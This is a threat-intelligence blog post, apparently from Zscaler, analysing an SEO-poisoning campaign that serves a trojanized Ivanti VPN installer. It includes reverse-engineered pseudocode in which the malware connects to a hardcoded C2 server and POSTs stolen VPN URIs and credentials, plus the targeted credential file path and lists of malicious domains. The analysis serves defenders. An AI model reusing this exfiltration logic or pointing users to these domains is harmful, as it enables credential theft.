Search, Click, Steal: The Hidden Threat of Spoofed Ivanti VPN Client Sites

Darshit Ashara, Pratik Kadam, Michael Wylie ⋮ ⋮ 10/2/2025

The Zscaler Threat Hunting™ team has recently detected an uptick in activity involving SEO poisoning to lure users into downloading a malicious version of the Ivanti Pulse Secure VPN client. This campaign capitalizes on users searching for legitimate software on search engines, redirecting them to attacker-controlled websites. The goal of this initial access attack is to steal VPN credentials from the victim's machine, enabling further compromise.

Key Takeaways

- Zscaler Threat Hunting has identified an active campaign leveraging Search Engine Optimization (SEO) poisoning, primarily on the Bing search engine, to distribute a trojanized Ivanti Pulse Secure VPN client.
- Threat actors use lookalike domains to host fake download pages that appear legitimate to unsuspecting users.
- The malicious installer, a signed MSI file, contains a credential-stealing DLL designed to locate, parse, and exfiltrate VPN connection details.
- The malware specifically targets the **connectionstore.dat** file to steal saved VPN server URIs, which it combines with hardcoded credentials for exfiltration.
- Data is sent to a command-and-control (C2) server hosted on Microsoft Azure infrastructure.

- This TTP has been historically observed following VPN credential theft threats; actors leverage these credentials to perform reconnaissance and lateral movement, which has led to the deployment of Akira ransomware in past campaigns.

Attack Chain Analysis

Our threat hunting team reconstructed the chain of events that leads to the download and execution of the trojanized VPN client:

Phase 1: SEO Poisoning

The attack begins when a user searches for keywords such as “Ivanti Pulse Secure Download” on a search engine. The threat actors in this campaign are heavily targeting the Bing search engine to poison the results, ensuring their malicious sites are top search results. The user is presented with results pointing to look-alike domains such as**ivanti-pulsesecure[.]com**(registered on 2025-09-19**)** or**ivanti-secure-access[.]org** (registered on 2025-09-14)**.**




Figure 1. Example of Bing search results with a poisoned website

Phase 2: Malicious Landing Page

Upon clicking the link impersonating Ivanti, the user is directed to a threat actor-controlled website designed to impersonate the official Ivanti Pulse Secure download page. The site is a convincing replica, offering what appears to be a legitimate VPN client for download.




Figure 2. The threat actor's fake Ivanti Pulse Secure download website




Figure 3. Fake Website if visited directly without Bing redirection




Figure 4. The legitimate Ivanti website.

Phase 3: Trojanized Installer Download

When the user clicks the download button, the website initiates an HTTP request in the background to**shopping5[.]shop/?file=ivanti.** This URL, in turn, facilitates the download of a trojanized MSI installer from **netml[.]shop/get?q=ivanti.**

- Filename: **Ivanti-VPN[.]msi**
- MD5: **6e258deec1e176516d180d758044c019** (VirusTotal)

Notably, the downloaded MSI file is signed, a technique used to evade security detections and create a false sense of security for the end user.




Figure 4. At the time of analysis, VirusTotal indicates only 2 of 58 vendors mark the hash 6e258deec1e176516d180d758044c019 as malicious.

Why we find this interesting

This attack stands out because it uses sophisticated SEO poisoning and lookalike domains to trick users into downloading a signed, trojanized installer that is largely undetected by security tools. The campaign demonstrates how attackers exploit trust in search engines and legitimate-looking files to bypass defenses and maximize victim impact.

What makes this campaign even more unique and evasive is its use of referrer-based conditional content delivery where the phishing website dynamically adjusts the content based on how it is accessed. If visited directly, the domain presents benign content without any download button, making it appear harmless to most analysts and security tools. However, when accessed via a Bing search (if Bing is present in the refer-URL), the original phishing content is displayed, including the malicious download link. This evasion strategy exploits the HTTP Referrer header and the trust in search engine referrals, tricking security vendors and analysts into misclassifying the domain as benign.

Technical Analysis of the Trojanized Installer

Analysis of the**Ivanti-VPN[.]msi**file confirms it contains a malicious payload bundled with the legitimate installer. When the MSI is executed, it drops several files, including recently modified malicious DLLs named**dwmapi.dll**and**pulse_extension.dll.**




Figure 6. File properties of the malicious DLLs

Signer Information

Date Signed: 2025-09-26 15:18:00 UTC
Name: Hefei Qiangwei Network Technology Co., Ltd.
Issuer: Certum Extended Validation Code Signing 2021 CA
Valid From: 04:00 AM 09/11/2025
Valid To: 04:00 AM 09/11/2026
Thumbprint: EC443DE3ED3D17515CE137FE271C885B4F09F03E
Serial Number: 03 DA 15 56 39 34 7F BB 82 41 45 02 43 F3 81 8E

The core malicious logic resides within these DLLs. Upon execution, the malware performs a series of steps to steal and exfiltrate VPN credentials:

1. Locates Configuration File: The malware searches for the Ivanti Pulse Secure connection storage file at the following hardcoded path: **C:\ProgramData\Pulse Secure\ConnectionStore\connectionstore.dat**

2. Parses for URI: It then reads and parses this **.dat** file to extract the VPN server URI (URL/server address) saved by the user.

3. Constructs Data: The malware constructs a data string that includes the extracted URI along with a hardcoded username and password.

4. Establishes C2 Connection: It establishes a network connection to a hardcoded C2 server at IP address**4[.]239[.]95[.]1**on port**8080**. This IP address is part of the Microsoft Azure range, likely to evade detection using a technique called Living off of Trusted Sites (LOTS). Checkout the Zscaler 2025 Threat Hunting Report for more LOTS detection opportunities.

```c
iVar19 = WSAStartup(0x202,(LPWSADATA)auStack_3fc);
if (iVar19 == 0) {
  socket(2,1,0); // Create a TCP socket (AF_INET=2, SOCK_STREAM=1)
  // ... allocate memory for buffers (pcVar11, pcVar12) ...

  // Setup the sockaddr struct (auStack_264):
  auStack_264._0_2_ = 2; // AF_INET
  uVar9 = htons(0x1f90); // Port: 0x1F90 in hex is 8080 in decimal.

  // Set the IP address:
  iVar19 = inet_pton(2,"4.239.95.1"); // Connect to 4.239.95.1

  if ((0 < iVar19) && (iVar19 = connect(uStack_408,(sockaddr *)auStack_264,0x10), -1 < iVar19))
  {
    // Connection successful
    recv(uStack_408,pcVar11,0x30,0); // Receive 0x30 (48) bytes of data

    // Deobfuscation/Decryption Routine (XOR)
    // XORs the received data (pcVar11) with hardcoded data (DAT_10016ba4)
    // and stores the result in another buffer (pcVar12 + 4).

    pcVar12[3] = '0'; // Sets a specific byte to '0'
    send(uStack_408,pcVar12,0x34,0); // Sends the deobfuscated/modified buffer
    recv(uStack_408,pcVar11,0x30,0); // Receives more data
  }
  // ...
```

Figure 7. Reverse-engineered code showing network communication logic

5. Data Exfiltration: Before sending the data, the malware performs a simple XOR-based deobfuscation routine during its handshake with the server. It then sends the collected credential data in an **HTTP POST** request to the C2 path **/income_shit**. This path name is common slang in malware development, referring to incoming stolen data or "goods."

```c
// ... buffer pcStack_400 (which is pcVar11) is prepared
//     Appends the HTTP Request Header:
// "POST /income_shit HTTP/1.0\r\n"
// "Content-Type: text/plain\r\n"
// "Content-Length: %d" // The length of the credential string is calculated and inserted here
// followed by \r\n\r\n
//     Appends the credential string (aCStack_1a4) to the request body:
// "Uri: [extracted_uri]\nUser: [hardcoded_user]\nPass: [hardcoded_pass]"
// ...
// send(SStack_404,pcStack_400,(int)pcVar11 - (int)(pcStack_400 + 1),0);
// Sends the complete HTTP POST request over the C2 connection.
```

Figure 8. Reverse-engineered code showing the HTTP POST request

The successful connection to the C2 server at**4[.]239[.]95[.]1:8080**is a strong indicator of successful credential exfiltration.

Links to Akira Ransomware

This modus operandi is not new. Historically, infrastructure and TTPs matching this campaign have been used to deliver trojanized software for initial access. The theft of VPN credentials is a critical step for threat actors, allowing them to gain a foothold within a corporate network. This access is then often used for lateral movement, further reconnaissance, and ultimately, the deployment of ransomware. Past incidents with similar characteristics have been linked to the eventual deployment of the Akira Ransomware.

Zscaler Threat Hunting Advanced regularly hunts for unsanctioned VPN activity and helps customers reduce risks associated with threats like the one described in this blog.

Zscaler Threat Hunting

Zscaler Threat Hunting's "hawkeye hunting" capabilities provide crowdsourced protection against this threat at multiple stages of the attack chain.

The most dangerous threats aren't the ones that get blocked—they're the ones that make it through undetected. Today's advanced attacks blend into legitimate traffic, evade traditional security controls, and quietly exploit trusted access. This makes threat hunting more essential than ever. Threat hunting fills critical gaps by proactively identifying signs of compromise. Defeating sophisticated attackers takes skilled, experienced threat hunters who can identify even the stealthiest activity.

Zscaler Threat Hunting is empowered by the scale of our cloud telemetry, analyzing over 500 billion daily transactions daily in the Zscaler Zero Trust Exchange™. This unmatched visibility allows our threat hunting experts to zero in on the stealthy, sophisticated attackers that others miss, and detect threats earlier in the attack lifecycle—before attackers can execute commands or establish persistence.

Remediations and Detection Opportunities

For organizations that suspect they may have been impacted, we recommend the following actions:

- Isolate any potentially infected devices from the network immediately. Investigate and remediate the infections, ensuring all malware artifacts are removed.
- Enforce Multi-Factor Authentication (MFA) for all remote access to reduce the risk of credential theft abuse.

- Validate whether the trojanized file was executed by searching logs and forensic artifacts for any outbound connections to the IP address **4[.]239[.]95[.]1** on port **8080**.
- Consider enabling additional preventive or monitoring controls for the Newly Registered Domains and Miscellaneous or Unknown URL categories, such as blocking transactions or enforcing browser isolation.
- Educate users on the dangers of downloading software from unverified sources and to be wary of search engine results, even for well-known software.
- Review the Zscaler 2025 Threat Hunting Report for additional Living off of Trusted Sites (LOTS) detection opportunities.
- Be on the lookout for cheap TLDs (such as **.top** and **.shop**) in the environment.
- Continuously hunt, 24/7 for sophisticated and emerging threats.

Zscaler Coverage

Zscaler's multilayered cloud security platform detects indicators related to malicious Ivanti installer at various levels with the threat name:

Win32_PWS_Agent

Conclusion

This campaign is a testament to the effectiveness of SEO poisoning as an initial access vector. By masquerading as trusted software and using signed executables, threat actors can easily deceive users. The theft of VPN credentials provides a direct path into an organization's network, bypassing perimeter defenses and paving the way for devastating attacks like ransomware. Zscaler Threat Hunting continues to monitor this campaign and will provide updates as new information becomes available.

Indicators of Compromise (IoCs)

Type	Indicator
MD5	**6e258deec1e176516d180d758044c019**
	32a5dc3d82d381a63a383bf10dc3e337
Filename	**Ivanti-VPN.msi**
IP Address	**4[.]239[.]95[.]1**
Domains	**netml[.]shop**
	shopping5[.]shop
	ivanti-pulsesecure[.]com
	ivanti-secure-access[.]org
URLs	**netml[.]shop/get?q=ivanti**
